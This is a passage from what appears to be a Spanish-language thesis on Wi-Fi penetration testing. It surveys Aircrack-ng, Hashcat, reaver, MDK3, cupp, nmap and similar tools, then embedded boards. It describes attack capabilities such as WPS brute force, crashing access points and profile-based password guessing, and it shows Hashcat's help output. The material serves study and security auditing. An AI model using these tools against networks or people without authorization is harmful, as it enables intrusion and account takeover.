Para poder conectarnos a la red mediante *WPA2 Enterprise*, cada usuario debe presentar sus credenciales de acceso al sistema, las cuales son únicas para cada persona y se encuentran en un servidor. El administrador de red puede deshabilitar fácilmente la cuenta de un usuario en caso de que un dispositivo se pierda, sea robado o ese usuario abandone la empresa. (Grupo Garatu, 2020).

Figura 8

Diagrama de conexión de una red con el protocolo WPA2 Enterprise



Nota*:* Diagrama de conexión de una red WPA2 Enterprise.

4.4 Capítulo III: Linux

4.4.1 Linux

En esta sección se presenta una breve explicación sobre el sistema operativo Linux, así como sus características y arquitectura.

4.4.1.1 ¿Qué es Linux?

Linux es un sistema operativo basado en Unix de distribución libre, su kernel fue desarrollado por Linus Torvalds en 1991. Gracias a la flexibilidad y estabilidad que brinda Linux es utilizado por usuarios para trabajar a través de redes de datos, desarrolladores, etc.

4.4.1.2 Características

Según Allende, Gibellini, Sánchez, & Serna (2019), las características principales de un sistema Linux son:

- Multitarea: tiene la capacidad de ejecutar varios programas a la vez.
- Multiusuario: permite a distintas personas acceder al sistema compartiendo los recursos.
- Diseño modular del kernel: en memoria se presenta un kernel mínimo, al instalar programas o algún servicio se carga dinámicamente un módulo kernel en memoria.
- Soporte para consolas virtuales: permite tener más de una sesión abierta con el mismo u otro nombre de usuario.
- Trabajo con sistemas de archivos como VFAT, OS2/FS, NTFS, ext2, ext3, ext4, etc.

- Incluye muchas herramientas y gran capacidad para trabajar con redes y comunicaciones.
- Tiene un poderoso entorno gráfico como GNOME, KDE, Xfce, Lxde, etc.
- Al tener librerías compartidas cualquier programa que se esté ejecutando puede acceder a las librerías.
- El kernel de Linux tiene soporte para la construcción de *firewalls* basados en el filtrado de paquetes.
- Linux tiene diferentes distribuciones que se ajustan a todo tipo de usuarios.

4.4.1.3 Arquitectura


La arquitectura de un sistema Linux está compuesta por un núcleo y sobre él una capa de Shell o interfaz de usuario. El kernel o núcleo es la parte que más cercana se encuentra al hardware y algunas de las funciones más importantes son:

- Administrar la memoria.
- Administrar el tiempo del procesador.
- Gestionar el uso de los diferentes periféricos.
- Gestión de procesos.
- Gestión de archivos.
- Interfaz de llamadas al sistema.

GNU/Linux se basa en el estándar FHS (Estándar de Jerarquía de Sistema de Archivos), la razón de ocupar este estándar es normalizar los directorios principales y su contenido en las distribuciones de Linux. Todos los sistemas Debian incluyen los directorios que se presentan a continuación partiendo de / (raíz o root) (Allende, Gibellini, Sánchez, & Serna, 2019).

Figura 9

Sistema de archivos de Linux



Nota: Jerarquía de archivos del sistema Linux.

4.4.2 Herramientas empleadas en pentesting Wifi

4.4.2.1 Aircrack-ng

Es un conjunto de herramientas que ayudan a evaluar la seguridad en redes Wifi, estas se ejecutan por consola y gracias a ello permite realizar secuencias de comandos pesados, gracias al conjunto de paquetes que ofrece se puede realizar tareas como:

- Monitoreo: se capturan y exportan los paquetes en un archivo de texto para ser procesados por diversas herramientas de terceros.
- Ataques: Aircrack-ng cuenta con ataques para deautenticación, creación de puntos de acceso falsos, ataques mediante inyección de paquetes, etc.
- Se puede realizar la comprobación de tarjetas wifi y las capacidades del controlador.
- Puede realizar el crackeo de contraseñas WEP, WPA, WPA2.

Aircrack-ng funciona en diferentes sistemas operativos como Linux, Windows, macOS, FreeBSD, OpenBSD, solaris, etc. (Aircrack-ng, 2022).


Algunas de las herramientas que ofrece Aircrack-ng son:

- airbase-ng: esta herramienta está destinada para atacar principalmente a los clientes.
- aircrack-ng: descifra claves 802.11 WEP, WPA/WPA-PSK
- airdecap-ng: permite descifrar archivos de captura.

- aireplay-ng: herramienta utilizada para la inyección de paquetes.
- airgraph-ng: grafíca redes inalámbricas.
- airmon-ng: Habilita y deshabilita el modo monitor en las tarjetas de red wifi.
- airodump-ng: captura los paquetes en las redes inalámbricas.
- airolib-ng: acelera el trabajo al obtener los hashes de un diccionario.

Figura 10

Opciones de Aircrack-ng



Nota: Opciones por consola de la herramienta Aircrack-ng

4.4.2.2 Wireshark


El objetivo principal de la herramienta es escuchar y capturar los datos que se transmiten en la red, en pocas palabras se puede definir como un analizador de protocolos de red, es ampliamente utilizado en muchas empresas comerciales y sin fines de lucro, agencias gubernamentales e instituciones educativas (Wireshark Work Group, 2022).

Algunas de las características que se pueden mencionar de Wireshark son:

- Se puede realizar una captura en vivo y analizarla de manera offline.
- Puede inspeccionar cientos de protocolos y cada vez se agregan más.
- Puede correr en múltiples plataformas como Linux, Windows, macOS, Solaris, FreeBSD, etc.
- Analiza por completo los paquetes de VoIP.
- Se pueden descomprimir archivos de captura de paquetes gzip.
- Tiene un soporte de descifrado para muchos protocolos como Ipsec, WEP, WPA/WPA2, SSL/TLS, Kerberos, etc.
- Se puede exportar la salida a texto sin formato, XML, CSV, PortScript.

Figura 11

Wireshark



Nota: interfaz de Wireshark en Kali Linux.


4.4.2.3 Hashcat

Esta es una herramienta utilizada para descifrar contraseñas, es muy rápida, eficiente y cuenta con un soporte multiplataforma. Esta herramienta brinda una gran ayuda al momento de realizar ataques de fuerza bruta, diccionario, ingeniería inversa de información en ataques de combinación de contraseña y hash (HYPR, 2022).

Hashcat puede ser utilizado tanto con la CPU como con la GPU, siendo esta última la más eficiente al momento de realizar cracking de contraseñas.

Figura 12

Opciones de Hashcat



```
$ hashcat --help
hashcat (v6.2.6) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================================
 -m, --hash-type                | Num  | Hash-type, references below (otherwise autodetect)   | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --deprecated-check-disable |      | Enable deprecated plugins                            |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status output                 |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
     --markov-inverse           |      | Enables inverse markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                  | Str  | Define specific session name                         | --session=mysession
     --restore                  |      | Restore session from --session                       |
     --restore-disable          |      | Do not write restore file                            |
     --restore-file-path        | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                  | File | Define outfile for recovered hash                    | -o outfile.txt
```

Nota: opciones de la herramienta Hashcat, para más información se puede utilizar el comando *man Hashcat.*

4.4.2.4 Hostapd

Es una herramienta capaz de convertir una tarjeta de interfaz de red normal en puntos de acceso y servidores de autenticación. Permite implementar administración de puntos de acceso IEEE 802.11, autenticadores IEEE 802.1X/WPA/WPA2/EAP, cliente RADIUS, servidor EAP y servidor de autenticación RADIUS (Malinen, 2013).

Este programa está diseñado para ejecutarse en segundo plano, además actúa como componente back-end para controlar la autenticación.

4.4.2.5 reaver-wps

Esta herramienta se utiliza para realizar ataques de fuerza bruta contra los PIN de WPS para obtener acceso a la red. Reaver proporciona ataques robustos contra WPS pudiendo recuperar la frase de contraseña WPA/WPA2 de texto sin formato del punto de acceso objetivo, una vez encontrado el pin WPS, se puede recuperar el WPA PSK y reconfigurar las configuraciones inalámbricas del AP (kaliTools, 2017).

4.4.2.6 Wash

Wash es una herramienta que permite identificar puntos de acceso con WPS habilitado, esta es una herramienta auxiliar incluida en el paquete de reaver.

4.4.2.7 MDK3

Esta es una herramienta creada para explotar las debilidades comunes del protocolo IEEE 802.11. MDK3 permite enviar solicitudes de sondeo dirigidas con caracteres SSID no válidos a un AP, esto ocasionará que el AP se bloquee y por lo mismo se tenga que reiniciar.


El funcionamiento de MDK3 es inyectar datos en redes inalámbricas, gracias a esta inyección de datos se tiene la posibilidad de enviar datos de fabricación propia por el aire sin estar conectado o asociado a ninguna red (KaliTools, 2016).

4.4.2.8 Crunch

Es una herramienta que genera listas de palabras, en esta se puede especificar un conjunto de caracteres estándar o cualquier otro. Estas palabras se crean mediante la combinación y permutación de los caracteres que sean definidos. En Crunch se puede especificar la cantidad de caracteres y el tamaño de la lista de palabras (Kali Work Group, 2022).

Figura 13

Crunch




Nota: uso del comando crunch por consola en Kali Linux.

4.4.2.9 Cewl

Este programa ya preinstalado en Kali Linux y es similar a crunch en cuando a crear diccionarios se refiere, la diferencia radica en que cewl rastrea una dirección URL siguiendo opcionalmente enlaces externos, y produce una lista de palabras que se pueden utilizar en programas como Hashcat, John the Ripper, etc. (rishavkumarj7, 2021).

Figura 14

Cewl opciones



Nota: opciones por consola del comando Cewl en Kali Linux.


4.4.2.10 Cupp

Cup es un generador de diccionarios, el cual basa su lista de palabras en los fallos de las personas al configurar contraseñas, una contraseña débil o bien puede ser muy corta y esto simplifica el trabajo de cifrado, o bien puede está basada en sus gustos, nombres de mascotas, etc. Es por ello que sería fácil de adivinarla por alguien que conoce el perfil del usuario, como un cumpleaños, un apodo, una dirección, el nombre de una mascota o familiar, o una palabra común que tenga (Kurgas, 2020).

Esta es la principal diferencia de cupp frente a otros generadores de diccionario, ya que brinda la posibilidad de generar una lista de contraseñas a partir del perfil de la persona o empresa a la que se va a atacar.

Figura 15

Opciones Cupp



Nota: interfaz interactiva por consola de la herramienta cupp.

4.4.2.11 Nmap

Es un mapeador de redes de código abierto para la exploración de red y auditorías de seguridad. El objetivo de Nmap es analizar rápidamente grandes redes, utiliza paquetes IP crudos "formas originales " para determinar qué equipos se encuentran disponibles en una red y los servicios que estos ofrecen, así como el sistema operativo, puertos abiertos, etc. (Nmap Work Group, 2022).


Nmap a su salida produce un listado de los objetivos analizados, con información adicional para cada uno dependiendo de las opciones utilizadas. Presenta los puertos en forma de tabla en donde lista el número de puerto y protocolo, el nombre más común del servicio, y su estado. Los puertos pueden estar en 4 estados diferentes como:

- Abierto: la aplicación en la máquina destino se encuentra esperando conexiones o paquetes en ese puerto.
- Filtrado: indica que un firewall, filtro, u otro obstáculo está bloqueando el acceso a ese puerto y no se puede determinar su estado abierto o cerrado.
- Cerrado: ninguna aplicación está configurada o a la escucha en esos puertos.
- No filtrados: responden a los sondeos de Nmap, pero Nmap no puede determinar si se encuentran abiertos o cerrados.

Además, también se puede encontrar información sobre nombres DNS, direcciones MAC, etc.

Figura 16

Opciones de Nmap



Nota: algunas de las múltiples opciones de la herramienta Nmap, para obtener más información de este comando se puede utilizar *man nmap.*

4.5 Capítulo IV: Sistemas embebidos


Un sistema embebido se lo puede definir como un sistema de computación diseñado para realizar funciones específicas, los componentes de estos sistemas se encuentran integrados en una misma placa.

Estos sistemas se diseñan principalmente para tareas que impliquen una computación en tiempo real, como puede ser el sistema integrado en una lavadora encargado del cierre y la apertura de las válvulas de agua, pero también existen sistemas orientados al diseño y el desarrollo de aplicaciones como lo puede ser Arduino, ESP32, o Raspberry Pi. (Grupo de trabajo de Tecnologias, 2020).

Estos sistemas embebidos se pueden programar directamente en el lenguaje ensamblador del microcontrolador o microprocesador o mediante lenguajes de programación como C o C + +.

Figura 17

Componentes de sistemas embebidos



Nota: Componentes de un sistema embebido (nivel lógico). Tomada de *(INCIBE, 2018).*

4.5.1 Raspberry Pi


El propio fabricante de la Raspberry Pi lo define como “una computadora de bajo costo, del tamaño de una tarjeta de crédito, que se conecta a un monitor de computadora o TV, y usa un teclado y un mouse estándar”. (Raspberry PI Fundation, 2015).

Raspberry Pi es una placa de computadora simple que consta de SoC, CPU, memoria RAM, puertos de entrada y salida de audio y video, conexión de red, ranura SD para almacenamiento, reloj, múltiples salidas de video, un conector jack de 4 polos para entrada de micrófono y salida de audio, lector de tarjetas para instalar el SO y varios puertos USB y cuenta con una gran cantidad de conectores GPIO, lo que permite el desarrollo de una gran cantidad de proyectos. Los diseños de Raspberry Pi se basan en el hardware libre y habitualmente se utilizan también sistemas operativos libres basados en GNU/Linux (RODRÍGUEZ, 2018).

Para su funcionamiento es necesario alimentar la placa mediante conectores específicos, posterior a eso se carga el SO en la tarjeta SD y conectaremos los periféricos como teclado y ratón.

Figura 18

Componentes de la Raspberry Pi



Nota: La imagen muestra los diferentes componentes de una Raspberry Pi. Tomada de (Solé, 2021).


4.5.2 Banana Pi

La Banana Pi es una plataforma de hardware y software de código abierto dirigido por Guangdong Bipai Technology y respaldado por Taiwan Hon Hai Technology (Foxconn). La documentación de desarrollo, el software y el hardware están abiertos con el propósito de permitir que todos los desarrolladores de todo el mundo participen, lo que significa que cualquiera puede usarla y modificarla, su tarjeta de circuito impreso de tamaño completo se puede usar como un miniordenador y es compatible con la mayoría de los periféricos y software de la Raspberry Pi. Cuenta con un puerto Ethernet de alta velocidad, un procesador de doble núcleo y una ranura para tarjetas microSD. La Banana Pi también es compatible con la mayoría de los sistemas operativos basados en Linux, incluidos Ubuntu, Debian y Android.

Figura 19

Componentes de Banana Pi M5

BPI-M5 Componentes




Nota: la imagen muestra el esquema PCB de una placa BPI-M5. Tomada de (BPI Team, 2020).

4.5.3 Arduino

Arduino es una plataforma electrónica de código abierto basada en hardware y software fácil de usar. Está destinado a cualquier persona que realice proyectos interactivos. Las placas Arduino pueden leer entradas y convertirlas en una salida como: activar un motor, encender un LED, mover un sensor, etc. Se le puede indicar a la placa qué hacer, enviando un conjunto de instrucciones al microcontrolador en la placa. El software Arduino de código abierto (IDE) facilita la escritura de código y la carga en la placa. Se ejecuta en Windows, Mac OS X y Linux (Marzoli, Rizza, Saltarelli, & Sampaolesi, 2021).

Figura 20

Componentes de un Arduino



